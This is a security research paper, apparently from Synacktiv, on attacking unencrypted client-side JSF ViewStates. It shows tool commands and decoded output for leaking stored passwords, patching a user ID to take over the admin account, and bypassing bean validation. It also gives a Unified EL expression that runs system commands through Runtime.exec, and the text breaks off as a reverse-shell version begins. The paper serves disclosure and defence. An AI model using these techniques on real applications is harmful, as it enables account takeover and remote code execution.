SYNACKTIV
DIGITAL SECURITY

JSF ViewState upside-down

*JSF implementations are often used in J2EE applications. JSF uses ViewStates which have already been discussed for cryptographic weaknesses like with the oracle padding attack **[PADDING]**. ViewStates have also been abused to create client side attacks like Cross-Site Scripting **[XSS]**. But as shown in this research, they can also be used to perform much more dangerous attacks on web applications.*

Renaud Dubourguais - renaud.dubourguais@synacktiv.com
Nicolas Collignon - nicolas.collignon@synacktiv.com

Table des matières

1. A few reminders

The *JavaServer Faces* (JSF) concept has been introduced a few years ago and is today largely used within J2EE applications. It adds an abstraction layer on one of the most tedious part in web applications development: the user interface. The JSF layer helps integrating complex widgets within an application, such as:

- graphic components with the use of dedicated tags;
- automatic Ajax layer with the help of form attributes;
- data export features in complex formats (ex: PDF, Excel, etc.).

However, it would be naive to think that adding this kind of features only facilitates developer's tasks. Indeed, it comes with obscure and complex mechanisms. The ViewState is one of these mechanisms.

1.1. JSF implementations

The term “JSF” refers to a Java specification whose first version was published in 2004. Many implementations of this specification exist. Among the most commonly used are *Mojarra* published by Sun (now Oracle) and *MyFaces* by the Apache Foundation.

It is also common to observe applications using add-on libraries. They add an layer to this implementation and facilitate even more the implementation of users interfaces complying with JSF specifications. Libraries such as *RichFaces*, *PrimeFaces*, *Trinidad* and *Tomahawk* help to integrate complex graphical components with only a few lines of code but they can also add new entry points for an attacker.

1.2. The role of ViewState

The goal of this paper is not to define precisely what is a ViewState. Microsoft already published an extensive documentation **[MSDN]**. It describes the ASP.NET implementation but the concept also applies to JSF.

Developer's common vision of a ViewState is a large hidden HTML field (see. figure 1).

```
type="text/javascript">PrimeFaces.cw('CommandButton','widget_profileForm_j_idt28',{id:'profileForm:j_idt28'});</s
cript><input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState"
value="H4sIAAAAAAAAAAM1WTWwbRRR+/ktcNy1pUkqqUihRCG2V7JYWVOComqRJVAu3RDgU2h7CeD1JNl3vTmfH9roSVXuAIlAlEHCo1AokOHAoEh
IXjiCEkJCKoBIXuFTcAQkJIXEovBmv1xtnE5cKIfbwPOOZ9+bNe99731z/GVLM5bBlmVSJVhGmpRO17tIxwlLdP3z+xbYXvOtAfAYylkNKM8QQDs/
BBrHEqbvkWCWPHR4H+fXUOih75UjARsadBdOiMw4vVzjOn84r4xaxF7VnisvUEGNvfPPCu73uHisO4DHUSjH8KmfhPCTk7DyHrNTxtAViUFcznDJz
bGoL7bnckeZ4aJY7jHJRf5rW3VluVomg4H99aJfD5ta5O3alHF5kArYSIbhZrAjqziORMcFpgQoMRX8rFBOck3redIV38ebOKl+RawmI5SDpmueoc
jteSOqJSsPR7hYEOnUUIOV5gVQpP/n1J4feunrjWBziedhgWMR1j5MyFdCnYqRLX/UCumUvjuUh46JOSdkQsK2xw3TOAuUmscxzpGjRMY+xqoxbxp
WyB+/lAB6vuRXbdOZKCy+mTczO5nPTUx4GV/tnwQOHTp7SLSDTCp46OIPLCRWNhO+I8gr8iZR9/hijlV3DRbPMLG2KLpCKJWYafw5NMGbV55wzlP7
9w5GTV8eXx3tk/mr7YFh/fnpyNHd8RhcUFTFKrj5JXNOY86eatyTKFkDs8MfbL/zoqaSHsPkkhl/YGP4AeEkJQwH3hjctmDx6V3941/K8WRL7D7Qg
HIxiwSiNNx9Z4+bUOubI4gliVeiOx7C8XNOx/bDHehSaBxpJw5lt22qZC6dvfXb7zbja1h9sa+14/+XXCr+duvmUKjf04iGHL2qEEWOJRtjLYfTSl
wdvX3rlo097/JQP1+6DhChaONtey4x5tRHYq7NGBep+VBqx3zV+cN/IwewuQfgiFYcGOcKgp3DwsJJ7pFnDrUab3Qu7O5itM3poEPXbjA5AOiDcjb
aqw+j6VuU/sirRMhoZ9FjzE5CSeX4syGg8GHWtaGDd5+WoXOAPpzbWPuVz6KmAHeG6w2g7FW5QrWBwkwmpkV6jlqTsDQo8KdEYzLots8gJr6sObQO
gAnhtzLkSRU1+WoOilZDbILMacwMR7VvK+72gGB7t6FMCCWdOLcI5YdLas47TkW+6ZK/OlVbCL2cLukh53O/vffDHxUuPxyU5+/Dj4Rwcr5SL1L9y
/Z2dG9++9XrzzZFkLULa3dE/OcBXOV/+h2flsboEQXjBsKJmT1fqOkHCMgOisJPqeCuZ/oLcN6buAqteTDEBW3w8HHFswR3Lohx9kn5opjBtxvHhZ
WKjMFrL2my7RpMs4pDApOXAWvLMTXlIN7nOn3f7JwoYyuM5evgcvYgl7er+CZM4GZPUmSCEYPNBlpWvpMFV3iktLaR15stfv7O2vuOROKRyOFVxKc
+V7sC1NMNXUc3hpeZcagbrKnUxOSxLYfse+T/ycTMUzmUoGVo4GVFPGlwvVQy5VcA94aaF3WMdbO+TZBrqki34EGYihKaIIJ3gneZOLYdMOWgnRYm
wZoHt78w2cnBAwIPR7CLqFr7WKbljhgkTgCKLu6IWKccjKWVzOFiuq6xPS/ESLm5Xl5hXq/OWOOjd/NHpiallb1/lkKw6Zglan8f+q2YYXOCyn7Oo
Rh3ltRTZ/OtaepfPViiv640fSfbBva4w728ZA5U5KQ4AAA==" autocomplete="off" />
</form>
        </div>
```

Fig.1: ViewState in action

From a more technical point of view, the ViewState is much more than bandwidth-intensive content. Its role is to memorize the state of a web form as it will be viewed by the user, even after numerous HTTP queries (stateless protocol). The objective is to store and restore results of users actions that impacted the user interface of a web page (choice within drop-down list, check-box selection, etc).

1.3. Storage mode

All the implementations we have studied offer two ViewState storage methods: server side and client side. By default, most implementations are configured to use server side storage. However the configuration can be modified using the following parameter within the file *web.xml*:

```
<context-param>
      <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
      <param-value>[client|server]</param-value>
</context-param>
```

1.3.1. Server side storage

When the ViewState is stored by the server itself, it has to be identifiable among others and to remain specific to each user. So it is stored in a user session and identified with a unique identifier sent to the user using a hidden field or within a JavaScript code:

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState" value="-
7249534836608350716:-2454600105753096458" autocomplete="off" />
```

When a user submits a form, the ViewState identifier is sent to the server. The server will be able to recover the associated ViewState, rebuild the state of each widgets as viewed by the user and update them if needed. Notice that this kind of storage is a major difference between JSF and ASP.NET. ASP.NET does not natively supports server side storage of a ViewState.

1.3.2. Client side storage

When developers choose to store the ViewState on the client side, they are always inserted within an hidden field or JavaScript code for all web pages containing HTML forms. The browser then send it to the remote server on each form submission. The server is then in charge of restoring the state of graphic components.

In such configuration, the format of the ViewState is a serialized Java stream, compressed to *Gzip* format and encoded to base 64 (see. figure 2). This format seems to be standardized for all JSF implementations. Some security layers can be added as we will see later. This is the type of storage we will focus on.



Fig 2: ViewState encoding without a security layer.

1.3.3. Choice of the storage method

The choice of the storage method strongly depends on the web application's requirements. The main reason is often linked to performances:

- Client side storage would reduce server's memory load but increases network traffic volume and may increases the CPU load when dealing with the ViewState decoding process.
- Server side storage would relieve clients but becomes memory consuming if the managed graphical interface is complex.

1.4. ViewState integrity and confidentiality

Several papers demonstrated that ViewState's client side storage offers, under certain conditions, new entry points to the application and may be a vector of vulnerabilities if an attacker manipulates its content.

One of these papers pointed out that all *MyFaces* version 1.1.7, 1.2.8, 2.0 and earlier as well as *Mojarra* 1.2.14, 2.0.2 and earlier allowed graphical components injection within the application's pages if the ViewState was not protected **[XSS]**. From the exploitation point of view, it could allow arbitrary data injection in the user's session or Cross-Site Scripting attacks.

These papers were the first to point out the necessity to protect the ViewState if it's stored on the client side. Indeed, JSF specifications earlier than 2.2 require the implementation of an encryption mechanism, but don't require its usage.



Fig. 3: ViewState encoding with security layer

The security layer can be enabled through specific configuration parameters. With *Mojarra*, the following lines (in the file *web.xml)* enable the ViewState data encryption. Notice that *Mojarra* does not perform an integrity check (HMAC):

```
<env-entry>
      <env-entry-name>com.sun.faces.ClientStateSavingPassword</env-entry-name>
      <env-entry-type>java.lang.String</env-entry-type>
      <env-entry-value>[YOUR_SECRET_KEY]</env-entry-value>
</env-entry>
```

With *MyFaces*, the following lines enable the ViewState encryption and the integrity check:

```
<context-param>
      <param-name>org.apache.myfaces.USE_ENCRYPTION</param-name>
      <param-value>true</param-value>
</context-param>
```

The encryption key as well as the algorithms may be specified. Otherwise they will be automatically generated by *MyFaces*. It should also be noted that JSF 2.2 specifications published in 2013 requires the ViewState encryption activation by default. Before that, *Mojarra* implementation did not enable it by default unlike *MyFaces*.

2. Intrusion through the ViewState

2.1. Environment description

For the rest of this article, the target application will be based on the following components and configurations:

- Apache server Tomcat 7.0.42;
- JSF layer using *Mojarra* 2.1.23 (final release in the 2.1 branch) or 2.0.3 or *MyFaces* 2.1.12 (final release in the 2.1 branch) or 2.0.7;
- *PrimeFaces* 3.5 (last version of the community branch) library to add JSF complementary components;
- Hibernate Validator 5.0.1 (last stable version) library to validate users inputs;
- ViewState client side storage is configured as shown below:

```
<context-param>
      <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
      <param-value>client</param-value>
</context-param>
```

- ViewState encryption disabled (*Mojarra* default configuration).

The whole web application implementation is not of particular interest for this article. We could imagine an e-commerce application, an on-line bank or any web application handling confidential data. In our case, we will focus on the user profile management. Once authenticated, it allows a user to edit its password, last name, first name, address, and email address (see. figure 4):



Fig. 4: Profile's edition interface

We will also focus on the web page designed to view and export our banking operations (see. Figure 5):

Label	Date	Debit
SUPERMARKET	10/07/2013	103.74
CELTIC CORNER	11/07/2013	67.05
ELEMENT 14	15/07/2013	15.0

Export All Data

CSV

Fig.5: Banking operations consultation interface.

2.2. *InYourFace* tool description

As seen before, the ViewState client side storage is relatively complex (Base 64 + GZIP + serialized Java object). So a dedicated tool is needed to easily read and modify the ViewState content in order to perform attacks.

At this time, no tool complies with our needs. The available tools are commonly dealing with the implementation of a precise version. For example, *Deface* published by Trustwave **[DEFACE]** is limited to *MyFaces* 1.2.8 version and its attacks no longer work on higher versions **[MYFACES]**. Furthermore, each time the JSF specifications changed, a modification of the tool is required.

The Synacktiv team decided to develop a tool – *InYourFace* – addressing the following needs:

- ViewState reading and tampering;
- JSF version specifications independence;
- Implementations independence (*MyFaces*, *Mojarra*, etc.).

For flexibility and independence reasons we chose to implement a tool performing ViewState decoding and tampering at the lowest layer: the Java serialization protocol. The tool had to understand almost all the serialization protocol in order to decode and patch a ViewState. For this part, the *JDserialize* library **[JDESERIALIZE]** was extended. This tool, combined with a hexadecimal editor, can be used for all the following attacks. The tool *InYourFace* is available on www.synacktiv.com.

2.3. Business data leak

One of the first ViewState's weaknesses is related to data leaks. It can be less or more dangerous according to the web application and is relatively easy to understand. The following attack is not only valid for *Mojarra* 2.0 and earlier, but also for all *MyFaces'* versions available at this time.

In our example, we are browsing on the profile edition page. Within this page there is the famous unencrypted ViewState blob containing the state of the form, which means the content of the following fields: *firstname*, *lastname*, *password*, *address*, and *email*:

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState"
value="H4sIAAAAAAAAAK1UzW8bRRR/3sSxYwJKk34gVUCErAASzCZCUaWaUidtrFq4xcLho+JAx7vjeJLxzjAza697
qMR/gMQJqRVXDty4cUMIISGBgAsS/wPixJX2zWZtb9oECYmR9mnezHuzv/fe772v/oSiMhrOHNAhJbHlgtygpn+TqmL
pj2+/O3/n1znwGlARkoYNGlipm7Bo+5qZvhRhoq7Wwa2lURnlMn5lC08pLXtcsIbUg1jD6oet9HFBo33ydveABbb26c
8ffLFsXhEeQKLQq6hwxR/DPZhz2j0NxPkkpEcDZkggB0pGLLLk3ea1yb7a1lIxbcdvsbGBbK3ggxqemf1wN4oH+Utlo
UKt1bwbW2Yw8tVZ5Nta03GLG5t88ttzn/9AH8xBoQnzht9lKcq50byT6LR+MrqOpZbdwMQw3aFDpm//
+PWVz+7/dNMDrwWLgaDG3KIDZmElTYnvEPodBBPt11pQMegTpm9YOH9kwaXfYZpTwe/SrmC1RKmhSxMYJ5cwmufx98T
EUQbGScGsIdvtdqu5ez2zQ8xbpxjygRLkOuvRWNjG0WF1Wykx3pOHLPr7y1dv368f1Jdc7kYbsO6/v7vzWvNWw7cMHR
Gr8Xeo4cFeppKkbwcCoHD1m2d//ydJsJZb/62Wbc2H+FC+ai6IkoWzs8rt9and1qyDEbjLChp6aXm8LOI0TZVMcXLF1
f5MjpuX2YByMWXdvOMg/iNvobBiI6nDfzXCstoIy/q40bm8UY/rk60WDj7ioX19euzN2uB4U7hNeRrshIuz+Jbzseb2
59LsXTglTU5ePJ4lBFV0oDZnmNSMRi+fVsz3OBu9I6Wtug0OkIfZ8qDQgqKxdB9pvZ7SOvFTd58izXhALZeRjwxwo6H
j7GopZHhiuBRmBbwmI6ulEEwjJoeDcMsjpXFG8YDhwfSatB/3yIhV8GChBSUahjjO0gCfRqApKTJlcVq17KA8qfVEnx
Ak00sZOgvVFmLy85j8LqOR8TM0O6jUHCMvbF5a0zFbU0KqtUtbGxuba22qcQjBC5pFNA5JGHdlrPdjyk3djCMaHFo+J
D2N3DmywJGbs7Ewj/lhMS0vPpGWFALJQTj8/q9fHtQvvuRBqQkLsWG6Gf7POSm7V6f36SD13PayEzUn3nDiihNvInjs
tq6bGtU80XJMIXmmnDAkKngfxoEztbCa78EsquMdmDwCSKwe3QMHAAA=" autocomplete="off" />
```

Decoding this ViewState with our tool show that the ViewState actually does not only store the data displayed in the form:

```
$ ./inyourface.sh /tmp/viewstate.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
  s_offset: 1499 / e_offset: 1687
  field data:
    0x7e003f/com.myapp.beans.ProfileBean:
        password: r0x7e003e: [String 0x7e003e: "testtest"]
        email: r0x7e003b: [String 0x7e003b: "renaud.dubourguais@synacktiv.fr"]
        address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
```

```
        userId: 2
        firstname: r0x7e003c: [String 0x7e003c: "renaud"]
        lastname: r0x7e003d: [String 0x7e003d: "dubourguais"]
        username: r0x7e0041: [String 0x7e0041: "rdub"]
]
```

The HTML form does not contain our user name (*username*) and our application user ID (*userId*). However, by decoding the ViewState, we can retrieve these values. The same applies for the password which is also stored in the ViewState.

Why does it happen? By browsing through the ViewState content, we can notice a serialized controller which probably checks the data before they are updated on the server side. This controller has a field which holds an object instance of *ProfileBean* which represents our user profile:

```
class com.myapp.controllers.ProfileController implements java.io.Serializable {
    java.lang.String address;
    java.lang.String email;
    java.lang.String firstname;
    java.lang.String lastname;
    java.lang.String password;
    com.myapp.beans.ProfileBean profile;
}
```

This bean is then used to recover or update the current user data. The reason why this bean is stored in the ViewState only depends on the controller's scope. By taking a look at the application source code, we can observe the following declaration within the controller *ProfileController*:

```
@ManagedBean(name = "profileController")
@ViewScoped
public class ProfileController implements Serializable {
[...]
      private ProfileBean profile = null;

      @PostConstruct
      public void init() {
            // retrieve the profile from the session
            ExternalContext extContext =
FacesContext.getCurrentInstance().getExternalContext();
            profile = (ProfileBean) extContext.getSessionMap().get("profile");

            this.firstname = profile.getFirstname();
            this.lastname = profile.getLastname();
            this.address = profile.getAddress();
            this.email = profile.getEmail();
      }
```

The controller's class is marked with the *@ViewScoped* annotation which means that each instance has a life time equal to the form it is attached to. In our case, the controller has a life time equal to the profile editing form. It seems to be legitimate given it only has to deal with the data from this form.

This configuration seems harmless at first sight but has actually a considerable impact on the ViewState content. Given that the controller shall not exist longer than the form it is attached to, the JSF implementation takes the decision to serialize it within the ViewState associated with the form, rather than storing a reference to the Java object on the server side. The object serialization leads to the serialization of all the objects contained in this object, except objects marked as transient. In the present case, the whole user's profile (*ProfileBean* object) which will contain more data than needed for the display, will be serialized and enclosed within the ViewState.

In some more extreme cases seen during penetration tests, the administration pages of the remote application included a ViewState containing a large part of the underlying database. Within this data, we could find users' password hashes when the administrator listed the application users.

However, the developer can choose a different scope such as *@SessionScoped* or *@RequestScoped*, which indicates that the controller has a lifetime equal respectively to the user's session or to the current HTTP request. The advantage is that the controller is not serialized within the ViewState anymore. But large objects will be stored on server side and will increase the memory consumption. It is just a matter of compromises.

2.4. Direct object references exploitation

Let's follow our JSF ViewState exploration and increase the difficulty a little bit. As we have seen above, the ViewState contains hidden data such as internal identifier (*userId* attribute). What will happen if we change this identifier in the ViewState when submitting the form?

A quick check can be done with the tool *InYourFace* by trying to change the password of another user. Let's say the administrator account has the identifier 0 (this information was retrieved by another way). We will encode, patch, and then send our ViewState in order to observe the application's behavior when dealing with this change:

```
$ ./inyourface.sh -patch 0x7e0040 userId 0 -outfile /tmp/patched.txt /tmp/viewstate.txt
patching object @  s_offset=1651 / e_offset=1655 / size=4 / value=0
```

By decoding the *InYourFace* output file, we can observe the modification:

```
$ ./inyourface.sh /tmp/patched.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
  s_offset: 1499 / e_offset: 1690
  field data:
    0x7e003f/com.myapp.beans.ProfileBean:
        firstname: r0x7e003c: [String 0x7e003c: "renaud"]
        username: r0x7e0042: [String 0x7e0042: "rdub"]
        password: r0x7e0041: [String 0x7e0041: "testtest"]
        address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
        userId: 0
        email: r0x7e003b: [String 0x7e003b: "renaud.dubourguais@synacktiv.fr"]
        lastname: r0x7e003d: [String 0x7e003d: "dubourguais"]
]
```

With a tool dedicated to HTTP requests replay (for example a local proxy), we can send our tampered ViewState with the new password:

```
profileForm=profileForm&profileForm%3Afirstname=renaud&profileForm
%3Apassword=w00tw00t&profileForm%3Alastname=dubourguais&profileForm
%3Aaddress=17+rue+plop+75001+Paris&profileForm%3Aemail=renaud.dubourguais
%40synacktiv.fr&profileForm%3Aj_idt14=Save&javax.faces.ViewState=H4sIAAAAAAAAAK1Uz28bRRR
%2BXsexYwJKk1KQ%2BBUhK4DUziZCUaWaUidtrFq4xcLhR8WhHe%2BO40nGO8PMrL3uoRL
%2FARInpFZcOXDjzAEhhIQEAo78D4hTz%2FBms7a3bYKExEj7NG%2FmvZlvv%2FfN%2B
%2FpPKCmj4cwhHVESWy7IdWoGN6gqlf[...]
```

The application accepts our ViewState and does not trigger any application error. We confirm then that we've updated the *admin* user's profile by connecting with the *admin* user login and the new password:



Fig. 6: Connection as admin

Note

The personal data of the administrator (last name, first name, address, email, etc.) are now ours. This behavior is linked to the data sent with the update of the HTTP request. For more discretion and to avoid the modification of all the victim personal data, we have to know these in order not to modify them.

This behavior is linked to the fact that the JSF implementation will restore the Java objects marked as *@ViewScoped* using the ViewState contained in our request: the controller and enclosed objects such as our user profile. During the database update, the application uses the object we have modified within the ViewState. For example, in the *where* clause, the modified identifier (0 instead of 2) will be used as a condition:

```
String sql = "update users set firstname = ?, lastname = ?,  address = ?, email = ?,
password = ? where id = ?";
ps = con.prepareStatement(sql);
ps.setString(1, firstname);
ps.setString(2, lastname);
ps.setString(3, address);
```

As the ViewState is not supposed to be tampered by a user, the application fully trusts it. The developer may be convinced that the user identifier is not visible on the client side and will not check its value. We let you imagine what damage it could have in terms of identity theft and privilege escalation on a vulnerable web application.

2.5. Bypassing user inputs validators

We will now consider that we are in an environment using *MyFaces* 2.0.7. This choice is not innocent. It highlights potential vulnerabilities available in all versions of *MyFaces* before version 2.0.8. MyFaces 2.0.8 was subject to a lot of significant changes which fixed several bugs and issues including the vulnerability we are about to explain.

In the profile editing form, user's inputs are subject to pattern matching using the following annotation within the controller *ProfileController*:

```
@Pattern(regexp="[A-Za-z]{2,20}")
private String firstname = null;
@Pattern(regexp="[A-Za-z]{2,20}")
private String lastname = null;
@NotNull @Size(max=30)
private String address  = null;
@Pattern(regexp="^[_A-Za-z0-9-\\+]+(\\.[_A-Za-z0-9-]+)*@[A-Za-z0-9-]+(\\.[A-Za-z0-9]+)*(\\.
[A-Za-z]{2,})$")
private String email = null;
@NotNull @Size(min=8)
private String password = null;
```

The previous code declares the following rules:

- the first name and the last name must contain between 2 and 20 characters of upper/lower case letters;
- the address must not exceed 30 characters;
- the email address must respect a regular expression;
- the password's minimal size is 8 characters.

These checks will be delegated to the first library implementing the JSR 349 specifying how to validate the content of a bean. In our case it is the *Hibernate Validator* 5.0.1, but it could be any other implementation.



Fig. 7 Bean validation in action.

Bean validators help developers to quickly implement a first layer of user inputs validation. Normally these checks are working as expected. But once again let's have a look at the ViewState content:

```
[instance 0x7e000b: 0x7e0007/javax.faces.component._AttachedDeltaWrapper
  s_offset: 277 / e_offset: 316
  field data:
    0x7e0007/javax.faces.component._AttachedDeltaWrapper:
        _wrappedStateObject: r0x7e000c: [String 0x7e000c:
"javax.validation.groups.Default"]
]
[...]
[instance 0x7e0031: 0x7e0007/javax.faces.component._AttachedDeltaWrapper
  s_offset: 1159 / e_offset: 1169
  field data:
    0x7e0007/javax.faces.component._AttachedDeltaWrapper:
        _wrappedStateObject: r0x7e000c: [String 0x7e000c:
"javax.validation.groups.Default"]
]
```

An instance of *javax.faces.component._AttachedDeltaWrapper* exists within the ViewState. This type of “wrapper object” is used to rebuild object on the server side which are not serializable. In our case, it is the *javax.validation.groups.Default* interface.

In practice, JSF allows to set up groups defining constraints with various values depending on the situation. For example, in one case you want to force at least 6 characters for a password (standard user) and in an other case 12 characters (administrators). In both cases, the constraint will be the same (size limitation), but the value will be different depending on the use case. If no group is defined, the constraint is assigned to the default group *javax.validation.groups.Default*.

This validation group is the one which is stored in the ViewState. The question that naturally flows from it is: what happen if we change its value? Using our tool, we have done this modification by adding the name of an arbitrary interface:

```
$> ./inyourface.sh -patch 0x7e0031 _wrappedStateObject java.util.Map -patch 0x7e000b
_wrappedStateObject java.util.Map -outfile /tmp/patched.txt /tmp/viewstate.txt
patching object @  s_offset=282 / e_offset=316 / size=34 / value=java.util.Map
```

```
patching object @  s_offset=1164 / e_offset=1169 / size=5 / value=java.util.Map
```

Then we send an HTTP request containing the tampered ViewState and data that don't respect the JSF constraints:

```
profileForm%3Afirstname=%27&profileForm%3Apassword=A&profileForm%3Alastname=%27&profileForm
%3Aaddress=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&profileForm%3Aemail=%27&profileForm
%3Aj_id332725801_7a8b1598=Save&profileForm_SUBMIT=1&javax.faces.ViewState=rO0ABXVyABNbTGphd
mEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAJ1cQB[...]
```

Validations are not applied anymore on the server side. The user profile is updated even if the data is incorrect.

- first name = '
- last name = '
- password = A
- address = A*120
- email = '



Fig.8: Circumventing JSF validations

Why does this behavior occur? By tampering the name of the validation group, *MyFaces* is not able to know if this group is legitimate or not. The only check that JSF requires is that the validation group should be a Java interface. The *java.util.Map* is one of them. On *MyFaces* side, the validation group *java.util.Map* is not attached to any constraint, so there is no checks to be perform on user's inputs. These inputs are then sent to the web application.

MyFaces 2.0.8 fixed this issue and does not store validation groups within the ViewState anymore.

2.6. Arbitrary code execution

Finally, let's get the penetration tester holy grail: arbitrary code execution on the remote server. We will use the following components and configurations:

- Apache server Tomcat 7.0.42;
- *Mojarra* 2.1.23 (final release in the 2.1 branch);
- *PrimeFaces* 3.5 (last version of the community branch).

Many Web applications don't use directly the *MyFaces* or *Mojarra* libraries. High-level libraries have been developed to simplify even more the development of graphical components. Among these libraries, *PrimeFaces* is one of the most popular. In our example this library is used to generate a table listing all our last expenses. It also supports CSV export format.

The following lines are sufficient to implement these functionalities:

```
<h:form id="operationsForm">
	<p:dataTable id="tbl" var="operation" value="#{operationsController.operations}">
		<p:column headerText="Label">
			<h:outputText value="#{operation.label}" />
		</p:column>
		<p:column headerText="Date">
			<h:outputText value="#{operation.date}" />
		</p:column>
		<p:column headerText="Debit">
			<h:outputText value="#{operation.debit}" />
		</p:column>
	</p:dataTable>
	<h:panelGrid columns="2">
		<p:panel header="Export All Data">
			<h:commandLink>
				<h:outputText value="CSV" />
				<p:dataExporter type="csv" target="tbl" fileName="operations" />
			</h:commandLink>
		</p:panel>
	</h:panelGrid>
</h:form>
```

The generated ViewState is a little more complicated but we can notice several instances of *org.apache.el.ValueExpressionImpl*:

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 468
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 465: 23 bytes]
           raw:
\x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x6
3\x74
           from 442 to 445: 3 bytes: tbl
           from 447 to 463: 16 bytes: java.lang.Object

  field data:
    0x7e000b/javax.el.ValueExpression:
    0x7e000c/javax.el.Expression:
]
```

These objects are the Apache implementation of *javax.el.ValueExpression* and represent expressions coming from the Unified Expression Language. This language was defined in the JSP 2.1 specifications. It is the result of a merge between the JSTL and the JSF Expression Language. This kind of languages are famous and largely used in other frameworks such as Struts, Spring and JBoss Seam because it provides an access to almost the whole Java API.

From the attacker point of view, if he could tamper this kind of expressions, then he will be able to compromise the remote server. As an example, the following Unified EL expression may be used to execute arbitrary system commands:

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('<cmd>')
```

This expression performs the following actions:

1. retrieve the *request* object which represents the user HTTP request;
2. retrieve the *classloader* of the *request* object;
3. load the *java.lang.Runtime* class using the previous *classloader*;

4. retrieve *getRuntime()* method located at the 6th index of the table returns by the *getDeclaredMethods()* method (this index is system dependent);
5. invoke the *getRuntime()* method in order to instantiate a *java.lang.Runtime* object;
6. call of the *exec(String cmd)* method on the object.

All these steps are required because the Unified EL does not allow static methods calls such as *java.lang.Runtime.getRuntime()*.

In our case, the ViewState contains an Unified EL expression. For more clarity, the string representing the expression is *tbl*:

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 468
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 465: 23 bytes]
           raw:
\x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x6
3\x74
           from 442 to 445: 3 bytes: tbl
           from 447 to 463: 16 bytes: java.lang.Object

  field data:
    0x7e000b/javax.el.ValueExpression:
    0x7e000c/javax.el.Expression:
]
```

This one is enclosed in a annotation data block. To tamper this value, the approach is a little more complex than tampering a native Java type (ex: integer, string, etc.) but is still possible. We will try to change this expression in order to execute a reverse shell:

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
